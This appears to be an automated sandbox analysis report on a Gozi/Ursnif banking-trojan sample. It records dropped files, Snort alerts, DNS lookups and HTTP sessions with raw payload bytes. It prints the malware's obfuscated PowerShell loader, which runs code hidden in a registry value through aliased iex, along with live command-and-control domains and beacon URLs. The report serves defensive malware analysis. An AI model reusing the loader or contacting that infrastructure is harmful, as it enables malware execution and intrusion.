MD5:	7DD27CE4C0B3B5F7177B2FB71F66BC9B
SHA1:	C3D34E4179FE53C6EBFCBC80F81055A86B6DCD6B
SHA-256:	AF793E7055850DFD1B498482A5D7281BB71CAC42493B6A1563A2D99650B6A4D0
SHA-512:	79AD216282C466CE6626066C7773410DE5EBACDFC2FB27B382AF16E22CBE8704ECD71E14B8649B558EC9AE4BD800166957C50F669D0B8A342CFBAF791064B740
Malicious:	false
Reputation:	unknown
Preview:	new-alias -name dvjacwsnv -value gp;new-alias -name birkodk -value iex;birkodk ([System.Text.Encoding]::ASCII.GetString((dvjacwsnv "HKCU:\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550").UtilTool))

C:\Users\user\Documents\20220112\PowerShell_transcript.768287.AFX4atZf.20220112130217.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1351
Entropy (8bit):	5.387953138240641
Encrypted:	false
SSDEEP:	24:BxSAUxvBnRRox2DOXUWt5KTLCHALIYBtBCWIHjeTKKjX4CIym1ZJXa5KTLCHALIS:BZovhXooON5KAAEeVIqDYB1Z85KAAEet
MD5:	BFA122D2010C9F247C467465FEEB48A3
SHA1:	45E447C7FE361ED90E3A65936B89164815A183CA
SHA-256:	5C163C94489717F2AA3DA74CB3986D6199865C779BCC72977507BEE575BE9F6E
SHA-512:	492B4E2A5B5F4CF91D126AAE6E2659DB879B4055307242084F2A725A349DD1709C71B2B248B948C4678F8B0153DE6AF1CBBFA3E6BFCAAC9257253E8637D94538
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220112130220..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 768287 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name pflixjr -value gp; new-alias -name finjvcqe -value iex; finjvcqe ([System.Text.Encoding]::ASCII.GetString((pflixjr HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 6536..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1.. BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ******..**********..Command start time: 20220112130220..**********..PS>new-alias -name pflixjr -value gp; new-alias -name finjvcqe -value iex; finjvcqe ([Syst

C:\Users\user\SettingsDocument.lnk	
Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Category:	dropped
Size (bytes):	838
Entropy (8bit):	3.073236880282747
Encrypted:	false
SSDEEP:	12:8glVm/3BVSXvk44X3ojsqzKtnWNaVgiNL4t2Y+xIBjK:8p/BHYVKVWiV57aB
MD5:	CA1C201059C5BFD5900F5EB2466883CC
SHA1:	BF3670A8C06A4FABC5C410F368E178B353F9166C
SHA-256:	E5717E89B0D46C5E89F39410FA7A9DE94AA6A3301F8AC920F84F1A7179554085
SHA-512:	2273AF46D41B9698B23AEADD8EFBEF80017CFD465B4347CFB99C2FEAE371F39A511288AA64AAFA2E35DD2AD883D8E43D70A65E62C18977C6C6D85E3153041DC

C:\Users\user\SettingsDocument.lnk	
Malicious:	false
Reputation:	unknown
Preview:	L.....F.....P.O. .:i.....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....System32 ..B.....S.y.s.t.e.m.3.2.....t.1.....WindowsPowerShell.T.....W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l... .N.1.....v1.0..:..... .....v.1...0.....l.2.....powershell.exe..N.....p.o.w.e.r.s.h.e.l.l...e.x.e.....\.p.o.w.e.r.s.h.e.l.l...e.x.e.....%.....wN....]N.D...Q .....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF3
Malicious:	false
Reputation:	unknown
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.2897830477166385
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	gozi.exe
File size:	167424
MD5:	8ee79738c37a919fdf38dc5a621556ce
SHA1:	ae35e761cd1633fa8b70bda3c2e3649c1694ffd1
SHA256:	51037666d1982db93e3123e88594d409805d3f1d970e9f 26dcadb99f77f50f6
SHA512:	1f7081702e49222272fecc457153031457caa3376d5a11b cc4b333246626ebc7168e102ce2d229e7d4dc32d4ba555 6541ff2cc5f26988e16331db33582e58688
SSDEEP:	3072:L6wsatjMVqRmJyGrYnw0Zz9EbuJL2/5ipGlXnHyJ BA8lPqBohiVVHyM/:OvatSqRayG9aL+0Jrqfy2
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....PE..L...d .D....."...0..... .....@.. ..... . `.....

File Icon



Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x429fd2
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0xBF44DD64 [Tue Sep 8 18:09:40 2071 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x27fe0	0x28000	False	0.724468994141	data	7.33101766252	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x2a000	0x953	0xa00	False	0.379296875	data	4.75466533347	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x2c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	Australia	
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/22-13:02:04.915315	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49751	80	192.168.2.3	185.189.12.123
01/12/22-13:02:04.915315	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49751	80	192.168.2.3	185.189.12.123
01/12/22-13:02:06.347888	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49752	80	192.168.2.3	185.189.12.123

Copyright Joe Security LLC 2022

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/22-13:02:06.347888	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49752	80	192.168.2.3	185.189.12.123
01/12/22-13:02:08.088711	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49754	80	192.168.2.3	185.189.12.123
01/12/22-13:04:09.103339	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49820	80	192.168.2.3	185.189.12.123
01/12/22-13:04:09.103339	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49820	80	192.168.2.3	185.189.12.123

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 12, 2022 13:01:26.007392883 CET	192.168.2.3	8.8.8.8	0x2e83	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 12, 2022 13:02:04.562076092 CET	192.168.2.3	8.8.8.8	0xbd4b	Standard query (0)	apr.intooltak.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:02:05.952825069 CET	192.168.2.3	8.8.8.8	0xfefc	Standard query (0)	apr.intooltak.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:02:07.574466944 CET	192.168.2.3	8.8.8.8	0xe072	Standard query (0)	apr.intooltak.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:03:34.439510107 CET	192.168.2.3	8.8.8.8	0x398e	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:03:34.462347031 CET	192.168.2.3	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jan 12, 2022 13:03:34.480639935 CET	192.168.2.3	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:03:34.537194967 CET	192.168.2.3	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Jan 12, 2022 13:04:08.717624903 CET	192.168.2.3	8.8.8.8	0x16a8	Standard query (0)	io.immontyr.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:04:10.129266977 CET	192.168.2.3	8.8.8.8	0x802e	Standard query (0)	io.immontyr.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2022 13:01:26.027983904 CET	8.8.8.8	192.168.2.3	0x2e83	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 12, 2022 13:02:04.851654053 CET	8.8.8.8	192.168.2.3	0xbd4b	No error (0)	apr.intooltak.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:02:06.290199995 CET	8.8.8.8	192.168.2.3	0xfefc	No error (0)	apr.intooltak.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:02:07.593240023 CET	8.8.8.8	192.168.2.3	0xe072	No error (0)	apr.intooltak.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:03:34.455827951 CET	8.8.8.8	192.168.2.3	0x398e	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 12, 2022 13:03:34.478815079 CET	208.67.222.222	192.168.2.3	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Jan 12, 2022 13:03:34.478815079 CET	208.67.222.222	192.168.2.3	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Jan 12, 2022 13:03:34.478815079 CET	208.67.222.222	192.168.2.3	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Jan 12, 2022 13:03:34.497318983 CET	208.67.222.222	192.168.2.3	0x2	No error (0)	myip.opendns.com		102.129.143.64	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2022 13:04:09.045696974 CET	8.8.8.8	192.168.2.3	0x16a8	No error (0)	io.immontyr.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:04:10.455682039 CET	8.8.8.8	192.168.2.3	0x802e	No error (0)	io.immontyr.com		185.189.12.123	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- transfer.sh
- apr.intooltak.com
- io.immontyr.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	144.76.136.153	443	C:\Users\user\Desktop\gozi.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49751	185.189.12.123	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:02:04.915314913 CET	1256	OUT	GET /vlSm5FdhwFmMvT/YOr1y3vmv8eg4Ac3b7Y_2/BxNzh6No2PWjhu_2/Fyyb9C79h8hjmv0/0MJdM07T0vYSwv1YW8/_2F13x6Wl/Lrng4lSkMN3h4WUh3_2B/V0ttocBRKlq9AtXNAro/11M6x_2BaL1Zjx_2BWp4qX/FgWuexW_2FQbO/w_2FMf21/MXsR7_2BkMZgcjp0nVlxUlY/KUQNsPRxFs/f5vu_2BQoVI2fu6H_/2BIGCwdRzvbj/hz_2BIOSiZR/JFogKN88OOAHtb/M_2BNELxC21s15Johd0jZ/ulyOnBSm1PSraDUT/nl6kvDdqLoljmN_/2B2yicis3/ZYLr HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:95.0) Gecko/20100101 Firefox/95.0 Host: apr.intooltak.com

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:02:05.378786087 CET	1266	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:02:05 GMT Content-Type: application/octet-stream Content-Length: 195218 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61dec33d54ba6.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 84 91 5f b3 bc a7 43 54 1c 07 96 2c 25 53 8b c0 d4 65 8e 47 72 8a bc f9 96 8d ae 96 e6 26 dc 35 d4 5f 62 95 04 48 68 79 78 fa 81 2b 27 60 66 17 05 94 66 7e d8 90 19 6e 37 39 ef 0f 96 07 39 c3 72 26 c4 c7 98 26 42 d2 88 12 a5 aa d4 fd 34 86 a5 60 ea 4e 28 60 14 b0 8e 3f 21 23 a2 2c 78 52 55 4c 58 03 87 ba a9 a6 ab a7 77 e1 a5 02 fb 6f ef 87 c0 40 01 7c ef a6 c8 98 d4 86 df 64 54 45 ef 38 ce 53 8c 27 c4 0a f6 24 b6 93 b2 f6 be 4d 6c 05 a4 96 55 80 6d 0e 06 21 fb 28 52 ef 66 b9 4f a0 8f c3 09 8c 7b 6e f0 60 5e 94 88 64 07 19 40 91 6b a1 79 d6 07 aa 51 c2 9e 56 e4 6a ec 15 26 e7 a3 10 e6 3f 30 a8 a4 94 39 93 59 71 fa 9c 88 70 09 0f 37 4f c8 d1 5e d3 7b 13 40 d1 e1 45 9c 33 84 15 f5 43 b1 59 13 21 fa 40 7a 18 e9 9e a9 66 8e ba 87 37 e8 71 54 da c3 bb dc 16 78 82 86 7e 76 94 b8 49 54 59 19 a5 33 70 34 f4 60 ac ac 5a 13 58 56 2f 6c b3 07 c2 f1 5d 89 d2 eb 7d ce db f4 60 00 ad 21 f8 71 61 fc e1 f9 0c cb 53 b5 32 2e 39 68 cf 47 fd af 1c 20 b8 68 bd 1d 44 50 ca 08 00 3e 3f c2 3e 9a 39 b5 f1 c1 e8 6d e1 9c de d1 f6 76 b2 45 fb 8c 04 e2 d9 ab f9 67 eb 82 f6 54 a2 df 23 6c 08 4b ab e7 de 3b 1f 69 fd 37 a0 89 8e a9 e6 a6 a9 e2 6d c2 aa 36 d9 c3 81 e9 97 4e eb 4d e2 74 7a 5e 90 94 20 49 11 da 44 0c eb 5f bf 90 97 5f 7b bd 5b 6d dd aa 52 6f ea de 50 9c ba 06 0c 8f 74 ce 41 8d 30 84 41 64 d8 8a 83 a6 e2 3f f2 ff f1 95 bb df 9e 2e b2 9f 15 52 c3 5c 72 ff c0 06 96 ea 8e d7 29 f5 0a 62 b3 28 86 9b c0 93 62 c3 e8 02 35 4a 4c 12 22 09 9a ac 4a f6 11 50 e9 e1 5a c5 73 0c eb 4a c3 5e 05 6b d4 a2 dc de ab 7a d8 e7 9d 4d 4e eb 94 40 a3 7f d2 a6 d6 10 7b 66 54 4d 54 68 ff ea 08 7f 29 c2 e3 4f 4c ff dc 42 7b 6e 24 ba dd d3 03 5c e3 ec bb 1b d7 ff 03 ed 90 54 d0 94 d3 2e 82 9b 82 92 39 cf 5b 2e a0 01 93 b3 e0 de e5 57 a9 fb 13 ee 53 04 fa b1 f7 2b 0a b3 05 83 c1 f5 39 71 34 06 87 5d 86 5a 58 d5 c2 98 ca c0 52 18 31 d4 9f 9c f3 86 58 52 af de e8 90 ff 91 ec 63 89 c4 4f 6f 40 ea a3 a1 30 06 ce 19 45 6d 7a 0a 0d 79 50 e4 fc e7 e5 b4 4c 8e 44 4f 32 92 b6 69 74 b7 13 b7 a2 e1 7d e2 c5 c8 22 06 ef 59 f6 49 e0 9e 1d 8b 18 b1 fe 5a d1 74 59 23 40 6b 50 ba 29 45 84 91 82 37 41 fa 0d cd 64 8a 2a 68 f0 00 9d 1f 6c f1 51 59 ef fa 4a 38 b2 01 00 71 79 ed 0e 11 e5 e6 3c f4 d7 68 54 9d ae 7f ba 82 c6 00 d6 ee 86 ca 63 45 d0 cd 8f 40 66 4a 56 3b 7a c4 8b a1 1d 02 98 71 9a ae db bc 47 4a 26 9a 17 fd 56 ed 38 b3 12 88 11 6e 2f cd 5a a0 f8 39 03 1b 26 a9 a3 d4 de 25 05 08 90 ef f8 7c 26 da 2a 53 4b a0 3f 77 91 e6 5a 5c 4d a5 33 bf f2 b4 4d e1 4f 98 0e 76 23 d8 ac 93 95 df 58 d5 a7 80 ba 86 d2 b5 ce 9c 93 d5 4a 45 04 6e 7a cf 8a dc 4a 64 96 e2 83 ef 0a 0e 9e 56 a0 77 74 84 39 e0 96 a6 28 69 e5 f3 b5 af 18 92 c9 bc cf aa 41 e7 16 97 58 a9 ea 92 54 6b 3f f2 16 13 a1 3c 7a 2d 5e a4 eb ab f6 47 6f f7 b4 c2 35 79 39 b5 6b 77 43 ee 2d 7f e7 ee 79 aa 1d b1 ca 79 Data Ascii: _CT,%SeGr&5_bHhyx+`ff~n799r&&B4`N(`?!#,xRULXwo@|dTE8S'$MlUm!(RfO{n`^d@kyQVj&?09Yqp7O^{@ E3CY!@zf7qTx~vITY3p4`ZXV/l]}`!qaS2.9hG hDP>?>9mvEgT#lK;i7m6NMtz^ ID__{[mRoPtA0Ad?.R\r)b(b5JL"JPZsJ^k zMN@{fTMTh)OLB{n$\T.9[.WS+9q4]ZXR1XRcOo@0EmzyPLDO2it}"YIZtY#@kP)E7Ad*hlQYJ8qy<hTcE@fJV;zqG J&V8n/Z9&%|&*SK?wZ\M3MOv#XJEnzJdVwt9(iAXTk?<z-^Go5y9kwC-yy

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49752	185.189.12.123	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:02:06.347887993 CET	1474	OUT	GET /g37w_2FYO/KW18Y37P4Dg_2F1TMh_2/FK2ujRayUy6lspI6qOC/AgWOSVQoUjByibFH6VxOps/v3Ehdrv875b m_/2Bs0w7UO/8HLDir_2FrS7hQvf7_2F_2F/dRVLAAfuPh/m30EKXD6FtreycZoi/lobTM_2FcJdc/YK8geqpXCxP/ dDLbqs1jlQyVsA/bp_2Fxijgc04UGfwb6H7A/hHd5lPMnnVOlY1xb/cpTKFlgzAGJyGab/7_2BPVHreJHJUQdZTy/CjJC9x69g/t FYle1uxB8JrgYxIiF_2/BMgOKImH_2BEsdbiTm7/xqsfHc14yTZglOas0gOCoM/8tPVx3GttAeuK/bZvFimTpFp_2B/LS HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:95.0) Gecko/20100101 Firefox/95.0 Host: apr.intooltak.com

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:02:06.844825029 CET	1475	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:02:06 GMT Content-Type: application/octet-stream Content-Length: 248464 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61dec33ec6334.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: b3 98 1a ae 8e 45 b2 4e db a3 ce 71 b5 85 77 8c 91 9f c2 9d c9 5b 36 f6 29 9f 48 4f 4f b3 0a 86 ae b6 77 4b 5c 10 0b 24 51 3d 13 e0 4d a3 4a 7c 81 0e 51 46 a0 69 89 3e 28 b8 fa 30 0e cf 48 1a d8 48 1d 2d 12 0a 45 64 7e 20 69 02 18 e7 78 21 62 0d e7 2d 14 4a 54 12 e7 90 83 e9 05 f1 24 5f 24 56 ae 85 99 81 1b 75 28 5d 67 92 a6 e6 6a 63 6b 35 18 22 2f 22 5c 96 cb 50 e5 7c 78 36 ac 01 d3 42 2c 23 4b 03 b2 7d 39 3e 30 51 4a 86 21 e2 4d ec 67 bf 8d 0a 7b 19 f3 6e 0e 52 7e fd 1c 62 8e a7 ba e3 e9 f7 b2 a9 f3 4d ce 87 45 15 e6 ae f4 40 f1 6f de 98 88 8c 76 d3 31 05 fc 1c 79 01 0b 29 93 ae ea 8d 86 11 3c d0 ea 63 84 8d 3b 6a d0 c7 df 3f 07 2f cb b9 33 f5 b8 2e 83 c8 f5 1f 76 86 6c 89 86 bd 44 d9 bd 53 d4 e7 50 d9 fa 75 23 47 54 ee 0b 5c 43 dd 6a 2d 10 5a bb 41 e1 34 bf 09 0a c1 73 4e 05 1f 6b de 6f ed d5 05 81 28 35 84 ee 44 fe a2 cb c3 b7 0d b1 33 68 4b 83 c6 9e 91 ef ed 9c 20 d6 45 d7 37 cc a5 d3 16 d7 3e 90 62 35 4f 09 03 a2 c1 92 a3 81 3b 7d e7 85 7a e6 21 19 c6 5f a1 61 fb ab 86 a0 6f 15 2c 04 8b a9 ed ef 9f 6b 26 ee 62 50 88 99 af 52 3a 98 33 df 5a 0d af c6 58 30 7b 3d 77 5c 14 c3 04 6e 82 f8 9f ea 4c 52 80 a4 c3 85 ba 32 45 20 8e f2 3a 17 87 3e a2 c7 07 d3 d7 a7 a4 4b 54 d7 98 7e 2b c7 5a 41 b6 d2 32 dc cc 70 01 e9 af 09 e1 eb 1d 92 dc b9 9b d5 e1 d0 44 d2 c7 6e 2a d0 89 f4 d7 bb b1 d7 de a8 56 60 b4 a0 7f a7 a3 da a4 76 a7 04 82 d1 40 37 55 cd ff 73 ec a0 8f ae 2e cf 2e d5 ba d9 c5 ed 57 d9 e1 18 d0 33 44 f4 ed 0d 7a f0 8e 88 7c 7c 8b a5 84 9a d1 9b 70 9a 71 3d 69 db 56 7d 46 18 bc ac 26 f0 26 14 70 9d bb ea 6a 6e 0c e7 a8 e6 94 d9 57 e8 0e e9 40 91 9d 81 60 fc 55 b7 69 0e 97 fd a4 22 c1 cb e3 4f 95 3b a3 f1 ff a6 1e 8f 84 10 54 ee b8 0c 16 65 e5 61 1d 4a bc 81 62 b0 0c 19 ab 3e 58 14 fb 24 bc 30 5b 7b 55 a3 55 01 18 15 a5 cb 7e 37 a7 58 b8 4e 8c d6 9f 9c c1 76 b0 ac 96 1a 01 9f ac 88 df f2 7c 05 c4 ae d8 ef ad de 11 3a f6 ed aa a3 2b 53 e1 eb 6e ea 14 ee 4a 7d f3 c7 af b1 ac bc 9f 1a 2e 4a 5c 81 e8 1c 49 8a 57 69 47 86 ce 9f 3f 83 b0 30 21 b7 59 f4 6a 44 e2 32 e0 f5 28 4b 55 f2 ef b9 41 f6 cb 96 d4 9a 08 bf fb 0f 0 6 c1 7f 72 6c 62 48 7b f8 95 79 fb fd 95 ba 7b 23 f1 45 b8 a0 47 b8 a3 a7 fb f0 6d 29 da 5d 81 08 2d 4b 56 a8 20 6f ea 78 ce d2 dd cb 82 85 33 25 d1 62 67 32 35 01 51 53 05 48 ae 57 c6 f0 d8 0f b3 16 a1 66 fb a4 dd d0 22 26 ae 16 56 84 14 3c 97 ab ba 78 d6 b6 b2 1c a5 9a b8 e3 73 d4 c7 6b 4d 28 a6 71 85 76 5d 60 13 f5 9c 36 f1 87 5f ba 09 ab 83 9f ef 9e 30 33 9a 5b 46 7e a6 c0 6b 64 0a 37 71 4e 29 f1 06 83 76 7b e9 86 cb 0d 65 86 dc a5 de 1b 8a 69 21 1e 0c ff 7c 66 c4 5b cb d4 a1 1a 5e f8 56 19 d6 bd 3d 61 86 34 2f d8 6d ff 27 07 79 32 86 ad f1 30 dd 6c 45 d4 34 5e 8b 31 3c 13 bf 63 7e 26 f5 20 f3 d7 f0 71 4a a0 a1 37 2a 56 bf 9a 17 ac f4 18 b9 2d 28 7c 17 ae 4f 5d 36 68 26 b3 46 65 4e aa 8c 10 a2 Data Ascii: ENqw[6)HOOwK\$Q=MJ|QFi>(0HH-Ed~ ix!b-JT$_$Vu(]gjck5"/"\P|x6B,#K}9>0QJ!Mg{nR~bME@ov1y)<c; j?/3.vlDSPu#GT\Cj-ZA4sNko(5D3hK E7>b5O;}z!_ao,k&bPR:3ZX0{=w\nLR2E :>KT~+ZA2pDn*V`v@7Us..W3Dz||pq=iV} F&&pjnW@`Ui"O;TeaJb>X$0[{UU~7XNv|:+SnJ}.J\lWiG?0!YjD2(KUArlbH{y{#EGm)]-KV ox3%bg25QSHWf'&V<xskM(qv]` 6_03[F~kd7qN)v{ei!|f[^V=a4/m'y20lE4^1<c~& qJ7*V-(|O]6h&FeN

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49754	185.189.12.123	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:02:08.088711023 CET	1749	OUT	GET /lnhNHa_2Btty8CaNj/2ZI6TN22qvUD/8ZPV4upYsm_/2FN7_2B_2BUcD0/ieoqnU4qUIxSEwBSHp3U9/VTOic K4Dg9CvfDD5/DOzqkKaYmXyqB_2/BBeVS9VS7cZ_2Bxp8N/QUqIP2qoG/d9YX0YxhQ9wrMxFsIM3_/2FpgIEySH_2F 7iIla7P/RVB1W1dWGnBa303ekXLbS2/H9XWbOoIqxvpR/Y0oANlOz/wA_2FDoUg6f5pt9sPS8pXWN/S8nUx2g1cV/w 178G4jzQvTUGix2J/FRZXUdQwbPuV/iCh6boYFIAo/eBnDiqYSbaisXu/CvhfCnnlGNsLFuBfY6dkH/EJQ5NM_2B10n/nvc8N HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:95.0) Gecko/20100101 Firefox/95.0 Host: apr.intooltak.com

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:02:08.576595068 CET	1750	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:02:08 GMT Content-Type: application/octet-stream Content-Length: 1761 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61dec340826f9.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 16 44 6a 53 43 2b 9a 0e fa 88 9a 94 60 9e 24 04 f0 ea ad 29 22 d3 11 a3 80 99 a9 a3 60 3e b3 10 59 84 97 dd 44 64 2d 69 a4 1e 1f 6a 7e d1 56 8c 27 4c b5 16 4a 55 db dd 5d 8f 51 26 17 e3 ce 7e 15 9b be 23 20 12 ab 67 fc df ec 84 24 f4 41 a4 11 7a 1f b3 ce 55 0d cc 04 84 bb 29 08 0a 00 45 31 15 5f 92 f6 7c 8b 37 d5 9e e6 23 17 e9 6a 34 56 88 9d f7 9c 50 e8 15 ac 93 c3 94 11 08 ce 45 1a 0d 53 6f 14 99 57 8a 7f 24 49 81 94 e7 ba e0 4b 6f 49 42 0d c3 bd ee 7a 30 84 19 06 0c e7 b1 b3 d8 51 32 91 f6 62 f1 08 6d 25 37 e2 22 e0 2c c9 02 e3 b9 2f cc 89 18 c6 14 79 2e d4 a6 64 cf b8 fb 31 91 51 ed f9 0a cd 56 ef 6d 57 f9 b2 42 5f cd 6c f6 b8 f4 77 ca 79 1c 2e 79 b6 f3 e0 e7 c8 a7 a8 8a 59 86 7d cb 62 03 1f 16 77 9e 86 a3 aa 9b 6a 1c 94 3d a4 38 